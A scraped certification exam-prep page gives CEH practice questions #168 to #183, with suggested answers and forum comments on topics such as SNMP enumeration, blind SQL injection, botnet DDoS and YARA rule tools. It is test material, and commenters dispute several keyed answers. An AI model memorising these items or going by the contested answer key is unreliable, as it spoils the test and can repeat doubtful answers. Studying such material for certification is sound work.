C. The email accounts related to the domain of the organization Why this is not obtained directly: Email tracking tools like eMailTrackerPro focus on tracking interactions with a specific sent email, not on discovering all email accounts associated with a domain. Discovering email accounts related to a domain (e.g., ) typically requires other footprinting techniques, such as: Guessing common username patterns (e.g., ). Using domain search tools (e.g., Hunter.io, Voila Norbert) or social engineering. Analyzing public records, job postings, or company websites. Tracking tools vs. account discovery: The tracker records data about the recipient who opened the email, but it does not enumerate all email accounts within the domain.Understanding Email Tracking Tools (e.g., eMailTrackerPro) Email tracking tools typically work by embedding a small invisible image (pixel tag or web beacon) in the email. When the recipient opens the email, the tag pings a server to record data. The primary information collected includes: Whether the email was opened and the timestamp. Device and browser details (e.g., OS, browser type). Geolocation based on the IP address of the device that opened the email. Time spent interacting with the email (e.g., how long it was open).D. Time spent reading the email Trackers can log when an email is opened and closed, allowing the tool to calculate the time spent reading it. Some tools even track scroll behavior or interactions with links, which contributes to this metric.

upvoted 3 times

KnightHeart 1 year, 3 months ago

Understanding Email Tracking Tools (e.g., eMailTrackerPro) Email tracking tools typically work by embedding a small invisible image (pixel tag or web beacon) in the email. When the recipient opens the email, the tag pings a server to record data. The primary information collected includes: Whether the email was opened and the timestamp. Device and browser details (e.g., OS, browser type). Geolocation based on the IP address of the device that opened the email. Time spent interacting with the email (e.g., how long it was open).

upvoted 3 times

KnightHeart 1 year, 3 months ago

D. Time spent reading the email Trackers can log when an email is opened and closed, allowing the tool to calculate the time spent reading it. Some tools even track scroll behavior or interactions with links, which contributes to this metric.

upvoted 4 times

Gibsomd 1 year, 5 months ago

eMailTrackerPro is a tool used for email footprinting and tracking. It primarily helps in analyzing email headers, tracing IP addresses, and identifying sender details. However, it does not provide precise tracking of how long a recipient spends reading an email.

upvoted 1 times

ehsarx 1 year, 6 months ago

D is the correct answer

upvoted 1 times

pindinga1 1 year, 7 months ago

The option that can NOT be obtained directly from eMailTrackerPro is: D. The time recipient spent reading the email Explanation: eMailTrackerPro is a tool used to track emails and obtain information such as the sender's location, IP address, and other metadata. However, it cannot determine how much time the recipient spends reading an email, as this would require access to the user's email client or screen behavior, which is not part of the standard email tracking functionality.

upvoted 1 times

Question #168 *Topic 1*

You are a cybersecurity trainee tasked with securing a small home network. The homeowner is concerned about potential "Wi-Fi eavesdropping," where unauthorized individuals could intercept the wireless communications. What would be the most effective first step to mitigate this risk, considering the simplicity and the residential nature of the network?

A. Disable the network's SSID broadcast

B. Enable encryption on the wireless network

C. Enable MAC address filtering

D. Reduce the signal strength of the wireless router

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Wi-Fi eavesdropping refers to unauthorized individuals intercepting data transmitted over a wireless network. The most effective first step to prevent this is to encrypt the wireless traffic, ensuring that even if someone intercepts the data, it is unreadable without the encryption key.

upvoted 1 times

killwitch 1 year, 5 months ago

B. Enable encryption on the wireless network. Encryption (WPA2 or WPA3) ensures that the data transmitted over the network is encrypted, making it much more difficult for unauthorized individuals to intercept and read the communication. This is the most effective method to secure wireless traffic from eavesdropping, especially in a home network scenario.

upvoted 1 times

Gibsomd 1 year, 5 months ago

You are a cybersecurity trainee tasked with securing a small home network. The homeowner is concerned about potential "Wi-Fi eavesdropping," where unauthorized individuals could intercept the wireless communications. What would be the most effective first step to mitigate this risk, considering the simplicity and the residential nature of the network? A. Disable the network's SSID broadcast B. Enable encryption on the wireless network C. Enable MAC address filtering D. Reduce the signal strength of the wireless router

upvoted 1 times

Question #169 *Topic 1*

A well-resourced attacker intends to launch a highly disruptive DDoS attack against a major online retailer. The attacker aims to exhaust all the network resources while keeping their identity concealed. Their method should be resistant to simple defensive measures such as IP-based blocking. Based on these objectives, which of the following attack strategies would be most effective?

A. The attacker should instigate a protocol-based SYN flood attack, consuming connection state tables on the retailer's servers

B. The attacker should leverage a botnet to launch a Pulse Wave attack, sending high-volume traffic pulses at regular intervals

C. The attacker should initiate a volumetric flood attack using a single compromised machine to overwhelm the retailer's network bandwidth

D. The attacker should execute a simple ICMP flood attack from a single IP, exploiting the retailer's ICMP processing

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

The question specifies: A highly disruptive DDoS attack Exhausting network resources Anonymity (concealing identity) Bypassing simple defenses like IP-based blocking A Pulse Wave DDoS attack using a botnet is highly effective for all these objectives.

upvoted 1 times

killwitch 1 year, 5 months ago

Botnet-based DDoS Attacks (Pulse Wave Attack): A Pulse Wave attack uses a botnet to generate traffic pulses at regular intervals, causing periodic surges in traffic that can overwhelm the target network. The botnet consists of multiple compromised devices, making the attack more difficult to mitigate using IP-based blocking, as the attacker's identity is hidden behind many different IP addresses. The traffic generated is distributed and highly resilient against traditional defenses, making this a very effective strategy for the attacker's objectives.

upvoted 1 times

Gibsomd 1 year, 5 months ago

A Pulse Wave attack is a sophisticated form of DDoS attack that, uses a botnet to distribute the attack traffic across thousands (or millions) of devices, making it resistant to simple IP-based blocking.

upvoted 1 times

Question #170 *Topic 1*

A large organization is investigating a possible identity theft case where an attacker has created a new identity by combining multiple pieces of information from different victims to open a new bank account. The attacker also managed to receive government benefits using a fraudulent identity. Given the circumstances, which type of identity theft is the organization dealing with?

A. Identity Cloning and Concealment

B. Child Identity Theft

C. Social Identity Theft

D. Synthetic Identity Theft

Suggested Answer: *D*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Synthetic Identity Theft involves the creation of a new, fake identity by combining real and/or fabricated information from multiple people. The attacker then uses this synthetic identity to commit fraud, such as opening bank accounts or receiving government benefits. This matches the scenario where an attacker creates a new identity from pieces of different victims' information.

upvoted 1 times

KnightHeart 1 year, 3 months ago

Key Characteristics of Synthetic Identity Theft Hybrid Construction: Combines real data (e.g., SSN, DOB) from multiple sources with fake information (e.g., invented name, address). Financial Exploitation: Used to open accounts, apply for loans, or access benefits, often building credit history over time to avoid detection. Difficulty in Detection: Synthetic identities may not match any single individual's records, making them harder to flag initially.

upvoted 1 times

Gibsomd 1 year, 5 months ago

Synthetic identity theft occurs when an attacker creates a new identity by combining real and fake personal information from multiple victims.

upvoted 1 times

Question #171 *Topic 1*

A company recently experienced a debilitating social engineering attack that led to substantial identity theft. An inquiry found that the employee inadvertently provided critical information during an innocuous phone conversation. Considering the specific guidelines issued by the company to thwart social engineering attacks, which countermeasure would have been the most successful in averting the incident?

A. Conduct comprehensive training sessions for employees on various social engineering methodologies and the risks associated with revealing confidential data.

B. Implement a well-documented change management process for modifications related to hardware or software.

C. Adopt a robust software policy that restricts the installation of unauthorized applications.

D. Reinforce physical security measures to limit access to sensitive zones within the company premises, thereby warding off unauthorized intruders.

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

The incident involved an employee inadvertently revealing critical information during a phone conversation, a classic social engineering tactic. The best defense against social engineering is employee awareness and training so they can recognize and appropriately respond to manipulation attempts. Training helps employees understand the risks and the importance of not disclosing confidential data over phone or other communication channels.

upvoted 1 times

Gibsomd 1 year, 5 months ago

Social engineering attacks exploit human psychology rather than technical vulnerabilities. Since the breach occurred because an employee unknowingly provided critical information over a phone call, the most effective preventive measure is comprehensive employee training on social engineering tactics and awareness.

upvoted 1 times

Question #172 *Topic 1*

An IT company has just implemented new security controls to their network and system setup. As a Certified Ethical Hacker, your responsibility is to assess the possible vulnerabilities in the new setup. You are given the information that the network and system are adequately patched with the latest updates, and all employees have gone through recent cybersecurity awareness training. Considering the potential vulnerability sources, what is the best initial approach to vulnerability assessment?

A. Conducting social engineering tests to check if employees can be tricked into revealing sensitive information

B. Checking for hardware and software misconfigurations to identify any possible loopholes

C. Evaluating the network for inherent technology weaknesses prone to specific types of attacks

D. Investigating if any ex-employees still have access to the company's system and data

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Misconfiguration checks are a crucial first step to uncover vulnerabilities that patching and training alone won't cover. It's practical, systematic, and addresses the common weak points.

upvoted 2 times

Question #173 *Topic 1*

An ethical hacker has been tasked with assessing the security of a major corporation's network. She suspects the network uses default SNMP community strings. To exploit this, she plans to extract valuable network information using SNMP enumeration. Which tool could best help her to get the information without directly modifying any parameters within the SNMP agent's management information base (MIB)?

A. SnmpWalk, with a command to change an OID to a different value

B. snmp-check (snmp_enum Module) to gather a wide array of information about the target

C. Nmap, with a script to retrieve all running SNMP processes and associated ports

D. OpUtils, are mainly designed for device management and not SNMP enumeration

Suggested Answer: *B*

Community vote distribution

B (100%)

NikoTomas Most Recent 5 months, 3 weeks ago

B. snmp-check (snmp_enum Module) to gather a wide array of information about the target Tool "snmp-check" is often referred to in the context of SNMP enumeration. Additionally, Metasploit includes a module called "snmp_enum" for the same purpose.

upvoted 1 times

lopesjaf 1 year, 1 month ago

snmp-check is a specialized tool designed for SNMP enumeration, allowing an ethical hacker to query and extract information from SNMP-enabled devices without changing any parameters in the MIB. It collects a broad range of data such as system info, interfaces, routing tables, and more, passively querying the SNMP agent.

upvoted 2 times

Gibsomd 1 year, 5 months ago

SNMP (Simple Network Management Protocol) enumeration allows attackers to retrieve sensitive network information if default or weak community strings (like "public" or "private") are in use.

upvoted 1 times

Question #174 *Topic 1*

During a recent vulnerability assessment of a major corporation's IT systems, the security team identified several potential risks. They want to use a vulnerability scoring system to quantify and prioritize these vulnerabilities. They decide to use the Common Vulnerability Scoring System (CVSS). Given the characteristics of the identified vulnerabilities, which of the following statements is the most accurate regarding the metric types used by CVSS to measure these vulnerabilities?

A. Temporal metric represents the inherent qualities of a vulnerability.

B. Base metric represents the inherent qualities of a vulnerability.

C. Temporal metric involves measuring vulnerabilities based on a specific environment or implementation.

D. Environmental metric involves the features that change during the lifetime of the vulnerability.

Suggested Answer: *B*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Base metrics represent the intrinsic, fundamental characteristics of a vulnerability that are constant over time and across environments. This includes aspects like attack vector, complexity, privileges required, impact on confidentiality, integrity, and availability. Temporal metrics reflect characteristics that change over time, such as exploitability, remediation level, and report confidence. Environmental metrics represent the features that are specific to a particular environment or implementation and measure how the vulnerability's impact changes in

upvoted 2 times

Gibsomd 1 year, 5 months ago

The Base metric measures the inherent, unchanging qualities of a vulnerability (such as whether it is remotely exploitable or affects confidentiality).

upvoted 1 times

Question #175 *Topic 1*

You are a cybersecurity consultant at SecureIoT Inc. A manufacturing company has contracted you to strengthen the security of their Industrial IoT (IIoT) devices used in their operational technology (OT)environment. They are concerned about potential attacks that could disrupt their production lines and compromise safety. They have an advanced firewall system in place, but you know this alone is not enough. Which of the following measures should you suggest to provide comprehensive protection for their IIoT devices?

A. Increase the frequency of changing passwords on all IIoT devices.

B. Use the same encryption standards for IIoT devices as for IT devices.

C. Rely on the existing firewall and install antivirus software on each IIoT device.

D. Implement network segmentation to separate IIoT devices from the rest of the network.

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Network segmentation isolates IIoT devices from other parts of the network, limiting the attack surface and containing potential breaches.

upvoted 1 times

Gibsomd 1 year, 5 months ago

Industrial IoT (IIoT) devices in Operational Technology (OT) environments are high-risk targets for cyberattacks, including ransomware, remote access exploits, and lateral movement threats. Since these devices are critical to production and safety, a strong network architecture is essential.

upvoted 1 times

Question #176 *Topic 1*

In an advanced digital security scenario, a multinational enterprise is being targeted with a complex series of assaults aimed to disrupt operations, manipulate data integrity, and cause serious financial damage. As the Lead Cybersecurity Analyst with CEH and CISSP certifications, your responsibility is to correctly identify the specific type of attack based on the following indicators:
The attacks are exploiting a vulnerability in the target system's hardware, inducing misprediction of future instructions in a program's control flow. The attackers are strategically inducing the victim process to speculatively execute instructions sequences that would not have been executed in the absence of the misprediction, leading to subtle side effects. These side effects, which are observable from the shared state, are then utilized to infer the values of in-flight data.
What type of attack best describes this scenario?

A. Rowhammer Attack

B. Watering Hole Attack

C. Side-Channel Attack

D. Privilege Escalation Attack

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

The attack involves exploiting speculative execution and misprediction in hardware, causing the victim process to execute instructions that leak sensitive data via side effects in the system's shared state. This matches the characteristics of side-channel attacks like Spectre and Meltdown, which leverage hardware vulnerabilities to infer sensitive data by observing indirect effects (timing, cache states, etc.).

upvoted 1 times

e30b32d 1 year, 3 months ago

Exploit a hardware-level vulnerability. Force the CPU to mis-predict control flow (typically through branch prediction). Leverage speculative execution to access in-flight (uncommitted) data. Use observable side effects (like CPU cache state changes) to infer sensitive data. This technique is characteristic of side-channel attacks, particularly Spectre and Meltdown, which are prime examples of exploiting speculative execution and microarchitectural side channels.

upvoted 1 times

Gibsomd 1 year, 5 months ago

key give away to a side channel attack is that it effects the "hardware"

upvoted 1 times

Question #177 *Topic 1*

In the process of implementing a network vulnerability assessment strategy for a tech company, the security analyst is confronted with the following scenarios:
1) A legacy application is discovered on the network, which no longer receives updates from the vendor.
2) Several systems in the network are found running outdated versions of web browsers prone to distributed attacks.
3) The network firewall has been configured using default settings and passwords.
4) Certain TCP/IP protocols used in the organization are inherently insecure.
The security analyst decides to use vulnerability scanning software. Which of the following limitations of vulnerability assessment should the analyst be most cautious about in this context?

A. Vulnerability scanning software cannot define the impact of an identified vulnerability on different business operations


B. Vulnerability scanning software is not immune to software engineering flaws that might lead to serious vulnerabilities being missed

C. Vulnerability scanning software is limited in its ability to detect vulnerabilities at a given point in time

D. Vulnerability scanning software is limited in its ability to perform live tests on web applications to detect errors or unexpected behavior

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Vulnerability scanners rely on databases of known vulnerabilities and detection logic, which may have flaws or gaps, causing them to miss serious vulnerabilities.

upvoted 1 times

KnightHeart 1 year, 3 months ago

C. Vulnerability scanning software is limited in its ability to detect vulnerabilities at a given point in time Dependence on Updated Vulnerability Databases: Vulnerability scanners rely on predefined signatures and knowledge bases to identify known issues. For legacy applications (Scenario 1) and outdated browsers (Scenario 2), the scanner can only detect vulnerabilities if: The vendor's updates (which may include patch information) are no longer available, and The scanner's database includes entries for the specific outdated versions in use.If the scanner's database is not updated, it may miss: Newly discovered vulnerabilities in unsupported software, Exploits for browser versions that are no longer maintained, or Configuration flaws in protocols that have since been deemed insecure. Inability to Predict Emerging Threats: Inherently insecure protocols (Scenario 4) may have known risks, but the scanner must have dedicated checks to flag them. If the scanner lacks modules for these protocols (e.g., Telnet, FTP), it will overlook their risks. Default firewall settings (Scenario 3) may include known insecure configurations, but the scanner must have rules to detect such defaults. If these rules are absent or outdated, the risks remain undetected. Time-Bound Detection Capability: A scan provides a snapshot of vulnerabilities at a specific moment. If a zero-day exploit emerges for an outdated browser after the scan, the scanner cannot identify it, highlighting the limitation of relying on historical data.Not A. While impact assessment is important for prioritization, the scenarios focus on detecting vulnerabilities rather than evaluating their business impact. The analyst's first step is to identify risks, and impact analysis can follow via separate business context evaluation.

upvoted 1 times

KnightHeart 1 year, 3 months ago

Selected Answer: C

C. Vulnerability scanning software is limited in its ability to detect vulnerabilities at a given point in time

Dependence on Updated Vulnerability Databases:

Vulnerability scanners rely on predefined signatures and knowledge bases to identify known issues. For legacy applications (Scenario 1) and outdated browsers (Scenario 2), the scanner can only detect vulnerabilities if:

The vendor's updates (which may include patch information) are no longer available, and

The scanner's database includes entries for the specific outdated versions in use.

upvoted 1 times

KnightHeart 1 year, 3 months ago

If the scanner's database is not updated, it may miss: Newly discovered vulnerabilities in unsupported software, Exploits for browser versions that are no longer maintained, or Configuration flaws in protocols that have since been deemed insecure. Inability to Predict Emerging Threats: Inherently insecure protocols (Scenario 4) may have known risks, but the scanner must have dedicated checks to flag them. If the scanner lacks modules for these protocols (e.g., Telnet, FTP), it will overlook their risks. Default firewall settings (Scenario 3) may include known insecure configurations, but the scanner must have rules to detect such defaults. If these rules are absent or outdated, the risks remain undetected. Time-Bound Detection Capability: A scan provides a snapshot of vulnerabilities at a specific moment. If a zero-day exploit emerges for an outdated browser after the scan, the scanner cannot identify it, highlighting the limitation of relying on historical data.Not A. While impact assessment is important for prioritization, the scenarios focus on detecting vulnerabilities rather than evaluating their business impact. The analyst's first step is to identify risks, and impact analysis can follow via separate business context evaluation.

upvoted 1 times

KnightHeart 1 year, 3 months ago

If the scanner's database is not updated, it may miss:

Newly discovered vulnerabilities in unsupported software, Exploits for browser versions that are no longer maintained, or Configuration flaws in protocols that have since been deemed insecure.

Inability to Predict Emerging Threats: Inherently insecure protocols (Scenario 4) may have known risks, but the scanner must have dedicated checks to flag them. If the scanner lacks modules for these protocols (e.g., Telnet, FTP), it will overlook their risks. Default firewall settings (Scenario 3) may include known insecure configurations, but the scanner must have rules to detect such defaults. If these rules are absent or outdated, the risks remain undetected.

Time-Bound Detection Capability: A scan provides a snapshot of vulnerabilities at a specific moment. If a zero-day exploit emerges for an outdated browser after the scan, the scanner cannot identify it, highlighting the limitation of relying on historical data.

upvoted 1 times

KnightHeart 1 year, 3 months ago

Not A. While impact assessment is important for prioritization, the scenarios focus on detecting vulnerabilities rather than evaluating their business impact. The analyst's first step is to identify risks, and impact analysis can follow via separate business context evaluation.

upvoted 1 times

Cherubael 1 year, 4 months ago

What answer A. should have been worded as: "Vulnerability scanners cannot define a vulnerability's impact on business operations." This is a really dumb question that should not even be on the exam due to the poor verbiage in the multiple choice.

upvoted 2 times

Gibsomd 1 year, 5 months ago

Vulnerability scanners are automated tools designed to identify security weaknesses in a network, but they do not provide contextual insights into how these vulnerabilities impact specific business operations.

upvoted 1 times

Question #178 *Topic 1*

In your cybersecurity class, you are learning about common security risks associated with web servers. One topic that comes up is the risk posed by using default server settings. Why is using default settings on a web server considered a security risk, and what would be the best initial step to mitigate this risk?

A. Default settings allow unlimited login attempts; setup account lockout

B. Default settings reveal server software type; change these settings

C. Default settings cause server malfunctions; simplify the settings

D. Default settings enable auto-updates; disable and manually patch

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Changing default settings (e.g., removing banners, disabling directory listing, changing default ports) helps in obscuring or hardening the server. It's an effective first step in securing the server before deeper configurations like access controls or WAFs.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Choosing B) revealing SW versions... Also A) could be correct (not limiting login attempts so allowing bruteforce guessing credentials) but suggested solution “setup account lockout” is not the best one as legitimate user can be locked out by attackers. Instead, IP of the attacker should be blocked automatically after some count of attempts.

upvoted 1 times

Gibsomd 1 year, 5 months ago

In your cybersecurity class, you are learning about common security risks associated with web servers. One topic that comes up is the risk posed by using default server settings. Why is using default settings on a web server considered a security risk, and what would be the best initial step to mitigate this risk? A. Default settings allow unlimited login attempts; setup account lockout B. Default settings reveal server software type; change these settings C. Default settings cause server malfunctions; simplify the settings D. Default settings enable auto-updates; disable and manually patch

upvoted 1 times

Question #179 *Topic 1*

As a junior security analyst for a small business, you are tasked with setting up the company's first wireless network. The company wants to ensure the network is secure from potential attacks. Given that the company's workforce is relatively small and the need for simplicity in managing network security, which of the following measures would you consider a priority to protect the network?

A. Hide the network SSID

B. Enable WPA2 or WPA3 encryption on the wireless router

C. Implement a MAC address whitelist

D. Establish a regular schedule for changing the network password

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

When securing a wireless network, encryption is the most critical first step. WPA2 and especially WPA3 provide strong security by encrypting the data transmitted over the air, preventing attackers from intercepting and reading network traffic.

upvoted 1 times

Gibsomd 1 year, 5 months ago

The most effective way to secure a small business wireless network is to enable strong encryption, specifically, WPA2 with AES encryption (if WPA3 is unavailable).

upvoted 2 times

Question #180 *Topic 1*

During a reconnaissance mission, an ethical hacker uses Maltego, a popular footprinting tool, to collect information about a target organization. The information includes the target's Internet infrastructure details (domains, DNS names, Netblocks, IP address information). The hacker decides to use social engineering techniques to gain further information. Which of the following would be the least likely method of social engineering to yield beneficial information based on the data collected?

A. Dumpster diving in the target company's trash bins for valuable printouts


B. Impersonating an ISP technical support agent to trick the target into providing further network details

C. Shoulder surfing to observe sensitive credentials input on the target's computers

D. Eavesdropping on internal corporate conversations to understand key topics

Suggested Answer: *C*

Community vote distribution



f4d9747 4 months ago

The question is asking for the "least likely method of social engineering" The least unlikely method is "D". D is not a social engineering method.

upvoted 1 times

f4d9747 4 months ago

The selection of the answer is based on proximity of the attack. If you analyze the proximity C is the mostly unlikely to be achieved based on the scenario.I have changed my mind after a second process of the question requirement "least likely method of social engineering" The least unlikely method is "D". D is not a social engineering method.

upvoted 1 times

f4d9747 4 months ago

Selected Answer: C

The selection of the answer is based on proximity of the attack. If you analyze the proximity C is the mostly unlikely to be achieved based on the scenario.

upvoted 1 times

f4d9747 4 months ago

I have changed my mind after a second process of the question requirement "least likely method of social engineering" The least unlikely method is "D". D is not a social engineering method.

upvoted 1 times

lopesjaf 1 year, 1 month ago

Selected Answer: A

In the context of the question, the ethical hacker has already gathered Internet infrastructure details through Maltego — including domains, DNS names, IPs, etc. They're now shifting to social engineering to collect more information.

upvoted 2 times

lopesjaf 1 year, 1 month ago

In the context of the question, the ethical hacker has already gathered Internet infrastructure details through Maltego — including domains, DNS names, IPs, etc. They're now shifting to social engineering to collect more information.A is potential social engineering method so it cannot be the correct answer. The question is looking for the least social method to gather additional information about the domain.

upvoted 2 times

f4d9747 4 months ago

A is potential social engineering method so it cannot be the correct answer. The question is looking for the least social method to gather additional information about the domain.

upvoted 1 times

paske 1 year, 2 months ago

Correct A

upvoted 1 times

NikoTomas 1 year, 5 months ago

Choosing C) because with information gathered till now (domains, DNS names, Netblocks, IP address information) the next logical step would be utilizing the and/or extending the gathered information, which is described in these 3 options: --> A) search for new information in trash – extend information base --> B) impersonate an ISP technician – extend information base about networks, domains, etc... --> D) use gathered knowledge about networks and evesdrop there... (maybe you don't have physical access but there can be WiFi signal...) C) lefts – shoulder surfing is LEAST likely method of social engineering to yield information based on the data collected.C is potential social engineering method so it cannot be the correct answer. The question is looking for the least social method to gather additional information about the domain. As stated in your explanation, that "Option D" may not have physical access but can still obtain information through the WiFi signal makes it the best answer. Why because that method is not social social engineering method, the interception does not mention if the conversation something to do with a domain. When you consider A - is a social engineering method, B - is a social engineering method, C - is a social engineering method. The least among to be a social engineering method and to be used to gather father information is D...and why C) "Shoulder surfing to observe SENSITIVE CREDENTIALS input on the target's computers" - because USER CREDENTIALS itself are not related to the network information (domains, DNS names, Netblocks, IP addresses...)

upvoted 1 times

NikoTomas 1 year, 5 months ago

Selected Answer: C

Choosing C) because with information gathered till now (domains, DNS names, Netblocks, IP address information) the next logical step would be utilizing the and/or extending the gathered information, which is described in these 3 options: --> A) search for new information in trash – extend information base --> B) impersonate an ISP technician – extend information base about networks, domains, etc... --> D) use gathered knowledge about networks and evesdrop there... (maybe you don't have physical access but there can be WiFi signal...)

C) lefts – shoulder surfing is LEAST likely method of social engineering to yield information based on the data collected.

upvoted 1 times

f4d9747 Most Recent 4 months ago

C is potential social engineering method so it cannot be the correct answer. The question is looking for the least social method to gather additional information about the domain. As stated in your explanation, that "Option D" may not have physical access but can still obtain information through the WiFi signal makes it the best answer. Why because that method is not social social engineering method, the interception does not mention if the conversation something to do with a domain. When you consider A - is a social engineering method, B - is a social engineering method, C - is a social engineering method. The least among to be a social engineering method and to be used to gather father information is D

upvoted 1 times

NikoTomas 5 months, 3 weeks ago

...and why C) "Shoulder surfing to observe SENSITIVE CREDENTIALS input on the target's computers" - because USER CREDENTIALS itself are not related to the network information (domains, DNS names, Netblocks, IP addresses...)

upvoted 1 times

Gibsomd 1 year, 5 months ago

Selected Answer: C

The ethical hacker has collected infrastructure-related data (e.g., IP addresses, DNS details, domains, Netblocks) and now intends to use social engineering to extract more information. The most effective social engineering techniques in this case would involve leveraging the collected data to impersonate a trusted entity or extract information from employees.

upvoted 2 times

Gibsomd 1 year, 5 months ago

The ethical hacker has collected infrastructure-related data (e.g., IP addresses, DNS details, domains, Netblocks) and now intends to use social engineering to extract more information. The most effective social engineering techniques in this case would involve leveraging the collected data to impersonate a trusted entity or extract information from employees.Read question properly: "would be the LEAST likely method of social engineering to yield beneficial information "

upvoted 2 times

NikoTomas 1 year, 5 months ago

Read question properly: "would be the LEAST likely method of social engineering to yield beneficial information "

upvoted 1 times

Dogeo 1 year, 6 months ago

Eavesdropping on corporate conversations may provide general business intelligence but is unlikely to reveal specific technical details like network configurations, IP ranges, or login credentials that would be useful for hacking.

upvoted 2 times

MHafizC 1 year, 7 months ago

You have to be inside the company and especially close to the target to do shoulder surfing. The answer is C.

upvoted 3 times

Question #181 *Topic 1*

An organization has been experiencing intrusion attempts despite deploying an Intrusion Detection System (IDS) and Firewalls. As a Certified Ethical Hacker, you are asked to reinforce the intrusion detection process and recommend a better rule-based approach. The IDS uses Snort rules and the new recommended tool should be able to complement it. You suggest using YARA rules with an additional tool for rule generation. Which of the following tools would be the best choice for this purpose and why?

A. yarGen - Because it generates YARA rules from strings identified in malware files while removing strings that also appear in goodware files


B. Koodous - Because it combines social networking with antivirus signatures and YARA rules to detect malware

C. YaraRET - Because it helps in reverse engineering Trojans to generate YARA rules

D. AutoYara - Because it automates the generation of YARA rules from a set of malicious and benign files

Suggested Answer: *A*

Community vote distribution



NikoTomas Most Recent 5 months, 3 weeks ago

D) - AutoYara Why CEH-style questions are tricky here - Many students instinctively pick yarGen because it is the most widely known YARA rule generator. However, exam questions often hinge on precise wording, and the phrase: “from a set of malicious and benign files” - points specifically to AutoYara. The question explicitly emphasizes: generation of YARA rules from malicious and benign files That description exactly matches the design goal of AutoYara, not yarGen. While yarGen does filter against goodware, it primarily: • extracts strings from malware • checks them against a precompiled goodware DB

upvoted 1 times

lopesjaf 1 year, 1 month ago

The question is about reinforcing intrusion detection with YARA rules and finding a tool that complements Snort, specifically with a rule-based approach. The goal is to generate high-quality YARA rules to detect malware or anomalies more effectively.

upvoted 1 times

KnightHeart 1 year, 3 months ago

D. AutoYara - Because it automates the generation of YARA rules from a set of malicious and benign files A. yarGen - Generates YARA rules from malware strings, removing those in goodware B. Koodous - Combines social networking with antivirus signatures and YARA rules C. YaraRET - Helps reverse engineer Trojans to generate YARA rules

upvoted 2 times

NikoTomas 1 year, 5 months ago

Answer: A A. yarGen yarGen is a tool that automatically generates YARA rules from binary files by extracting suspicious strings found in malware and filtering out common strings found in clean software (goodware). It’s often used in malware analysis and threat hunting. B. Koodous Koodous is a collaborative malware analysis platform that combines social interaction, antivirus engine results, and YARA rules to enable the community to analyze and label Android apps. It allows users to create and apply YARA rules to large repositories of apps. C. YaraRET YaraRET (YARA Rule Extraction Tool) assists in reverse engineering by extracting strings, constants, and patterns from disassembled malware, helping analysts create custom YARA rules based on reverse-engineered code. D. AutoYara AutoYara is a framework that automates the creation of YARA rules by comparing known malware samples with clean files to identify distinctive byte patterns, useful for automated signature generation at scale.Sorry, I'm changing answer to D) - AutoYara Why CEH-style questions are tricky here - Many students instinctively pick yarGen because it is the most widely known YARA rule generator. However, exam questions often hinge on precise wording, and the phrase: “from a set of malicious and benign files” - points specifically to AutoYara. The question explicitly emphasizes: generation of YARA rules from malicious and benign files That description exactly matches the design goal of AutoYara, not yarGen. While yarGen does filter against goodware, it primarily: • extracts strings from malware • checks them against a precompiled goodware DB

upvoted 1 times

NikoTomas 1 year, 5 months ago

Selected Answer: A

Answer: A

A. yarGen yarGen is a tool that automatically generates YARA rules from binary files by extracting suspicious strings found in malware and filtering out common strings found in clean software (goodware). It's often used in malware analysis and threat hunting.

B. Koodous Koodous is a collaborative malware analysis platform that combines social interaction, antivirus engine results, and YARA rules to enable the community to analyze and label Android apps. It allows users to create and apply YARA rules to large repositories of apps.

C. YaraRET YaraRET (YARA Rule Extraction Tool) assists in reverse engineering by extracting strings, constants, and patterns from disassembled malware, helping analysts create custom YARA rules based on reverse-engineered code.

D. AutoYara AutoYara is a framework that automates the creation of YARA rules by comparing known malware samples with clean files to identify distinctive byte patterns, useful for automated signature generation at scale.

upvoted 1 times

NikoTomas 5 months, 3 weeks ago

Sorry, I'm changing answer to D) - AutoYara Why CEH-style questions are tricky here - Many students instinctively pick yarGen because it is the most widely known YARA rule generator. However, exam questions often hinge on precise wording, and the phrase: "from a set of malicious and benign files" - points specifically to AutoYara. The question explicitly emphasizes: generation of YARA rules from malicious and benign files That description exactly matches the design goal of AutoYara, not yarGen. While yarGen does filter against goodware, it primarily: • extracts strings from malware • checks them against a precompiled goodware DB

upvoted 1 times

Question #182 *Topic 1*

During an attempt to perform an SQL injection attack, a certified ethical hacker is focusing on the identification of database engine type by generating an ODBC error. The ethical hacker, after injecting various payloads, finds that the web application returns a standard, generic error message that does not reveal any detailed database information. Which of the following techniques would the hacker consider next to obtain useful information about the underlying database?

A. Utilize a blind injection technique that uses time delays or error signatures to extract information

B. Try to insert a string value where a number is expected in the input field

C. Attempt to compromise the system through OS-level command shell execution

D. Use the UNION operator to combine the result sets of two or more SELECT statements

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

If error messages are generic, the attacker must infer data indirectly, which is exactly what blind SQL injection (especially time-based or Boolean-based) is designed for.

upvoted 1 times

Question #183 *Topic 1*

During an ethical hacking engagement, you have been assigned to evaluate the security of a large organization's network. While examining the network traffic, you notice numerous incoming requests on various ports from different locations that show a pattern of an orchestrated attack. Based on your analysis, you deduce that the requests are likely to be automated scripts being run by unskilled hackers. What type of hacker classification does this scenario most likely represent?

A. Script Kiddies trying to compromise the system using pre-made scripts.

B. Gray Hats testing system vulnerabilities to help vendors improve security.

